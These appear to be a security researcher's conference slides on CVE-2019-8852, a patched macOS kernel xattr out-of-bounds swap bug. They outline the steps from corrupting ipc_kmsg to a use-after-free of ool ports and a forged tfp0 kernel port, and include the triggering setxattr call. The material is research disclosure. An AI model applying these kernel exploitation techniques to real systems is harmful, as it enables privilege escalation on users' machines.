
What can oob-swap do?

- **oob-timestamp** by Brandon Azad
- swap can change integer
 - bigger: SWAP(0x1234) => 0x4321
 - smaller: SWAP(0x4321) => 0x1234
- oob-swap target: **struct** ipc_kmsg { **ikm_size** }
- make kmsg bigger than its original size

```
struct ipc_kmsg {
    mach_msg_size_t      ikm_size;
    ipc_kmsg_flags_t    ikm_flags;
    struct ipc_kmsg      *ikm_next;
    struct ipc_kmsg      *ikm_prev;
    mach_msg_header_t    *ikm_header;
};
```


Another problem

- panic immediately
- oob-swap, 12 bytes a time, green mark
- ikm_next is corrupted, lower 16bit is cleared
- kmsg must align to 0x10000
- 64kb




```

/* Purpose: Pull a kmsg out of a queue. */
void ipc_kmsg_rmqueue(ipc_kmsg_queue_t queue, ipc_kmsg_t kmsg)
{
    if (__improbable(next->ikm_prev != kmsg || prev->ikm_next != kmsg)) {
        panic("ipc_kmsg_rmqueue: inconsistent prev/next pointers. "
            "(prev->next: %p, next->prev: %p, kmsg: %p)",
            prev->ikm_next, next->ikm_prev, kmsg);
    }
}
    
```


Trick to allocate 64kb aligned data

- x86 CPU, pagesize 0x1000 (4kb)
- allocate 0x11000 (17 pages) kmsg continuously
- lower 16bit increased by 0x1000
 - 0x1231e000, 0x1232f000, **0x12340000**, 0x12351000
- split kmsg aligned to 0x10000 (64kb)



Problem, again

- memory will be restored after write file
- IO operation is slow, that's why I dump 64mb memory
- race condition
 - thread-1: setxattr [oob-swap **write_file** swap_back]
 - thread-2: wait **free kmsg, realloc new kobj**

```
write_xattrinfo(attr_info_t *ainfop)
{
    swap_adhdr(ainfop->filehdr); oob-swap

    error = VNOP_WRITE(ainfop->filevp, auio, 0, ainfop->context); race & overfree

    swap_adhdr(ainfop->filehdr); swap back!!!
}
```

xattr oob-swap

1. heap spray, memory layout
2. oob-read, kernel memory disclosure, find the position of 64kb aligned ipc_kmsg
2. Split memory, re-layout [xattrinfo, kmsg, ool ports]
3. Create two threads, overfree by race condition, and get UaF of ool ports

post-exploit, common technique

1. Forge a fake task and a fake port in shared memory
2. Reallocate an OSData page to the hole of overfreed ool ports page, control the value of one ool port, point it to the fake port
3. Receive ool ports back, get the controllable fake task port
4. Use pid-for-task trick to achieve arbitrary kernel read ability, and determine the value of kernel task and kernel map
5. Update the fake task to **tfp0**, i.e. task-for-pid zero, using value of kernel task or kernel map

- x86 cpu, no PAC
- build a fake virtual table, then call a fake virtual method
- arbitrary kernel r/w means everything
 - you can modify any kobject as you want
- kexec is not that important, by Brandon Azad

Kernel PAC bypasses are not *that* important

- In the world of LPE, a kernel PAC bypass seems like the cherry-on-top
- Perhaps an expensive upcharge when selling an exploit?
 - Used to maintain legacy implants that rely on kernel function calls?
- But kernel CFI is not the last line of defense keeping your device safe
 - Hardening the kernel is still more important for end user security

- People care about jailbreak
- But this vuln does not work on iOS
- UserFS – filesystem in userspace
- somewhat like a mitigation

```
System/Library/PrivateFrameworks/UserFS.framework/  
├── PlugIns  
│   ├── exfat.dylib  
│   ├── liblivefiles.plugin.dummy.dylib  
│   ├── livefiles_apfs.dylib  
│   ├── livefiles_exfat.dylib  
│   ├── livefiles_hfs.dylib  
│   ├── livefiles_msdos.dylib  
│   └── msdosfs.dylib  
└── UserFS
```

- My first vuln about Apple (CVE-2019-8852)
- This issue is fixed in macOS Catalina 10.15.2
- 32 bytes **arbitrary kernel read/write** after xattrinfo (64kb)
- A perfect vulnerability
- No bug bounty 😓 @Apple



pattern-f @pattern_F_ · Jun 5, 2020

Starting macOS security research on Dec 2019. My first vulnerability, mark it. ...

Kernel

Available for: macOS High Sierra 10.13.6, macOS Mojave 10.14.6, macOS Catalina 10.15

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: A memory corruption issue was addressed with improved memory handling.

CVE-2019-8828: Cim Stordal of Cognite

CVE-2019-8838: Dr Silvio Cesare of InfoSect

CVE-2019-8847: Apple

CVE-2019-8852: **pattern-f** (@pattern_F_) of WaCai


```
setxattr("1.txt", "com.apple.FinderInfo", oob_data, 32, 0, XATTR_REPLACE)
```


```
default_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t
{
    /* Set the Finder Info. */
    if (bcmp(name, "com.apple.FinderInfo", sizeof(XATTR_FINDERINFO_NAME)) == 0) {
        if (ainfo.finderinfo && !ainfo.emptyfinderinfo) {
            /* attr exists and "create" was specified? */
            if (options & XATTR_CREATE) {
                error = EEXIST; goto out;
            }
        } else {
            ...
        }
        ...
        if (ainfo.finderinfo) {
            attrdata = (u_int8_t *)ainfo.filehdr + ainfo.finderinfo->offset;
            bcopy(finfo, attrdata, datalen);
            ainfo.iosize = sizeof(attr_header_t);
            error = write_xattrinfo(&ainfo);
            goto out;
        }
    }
}
```

skip this check

come from xattrfile, no check!!!


memcpy

- also oob-read by getxattr, but it doesn't matter
- A perfect vulnerability, just
 - corrupt kmsg
 - overfree OSData & ool ports
 - bypass ASLR & build tfp0
- done



0-click?

- plugin a USB flash drive with malicious xattrfile
- multi-language screen of death
- crashed on getxattr syscall (oob-read)
- can not exec code, but funny :p



Conclusion

- Filesystem is one of the infrastructures of OS
- Attack from filesystem is possible
 - two memory corruption vulns [\[link\]](#) in compatible code
 - 0-click panic :p
- xattr is a new attack surface
 - parsed by Finder, Archive Utility, Gatekeeper, etc.
- iOS 13 introduces UserFS, a mitigation to protect iPhone

Thanks~

Q&A

Find the POC on <https://github.com/pattern-f>
email: pattern_f[at]163.com

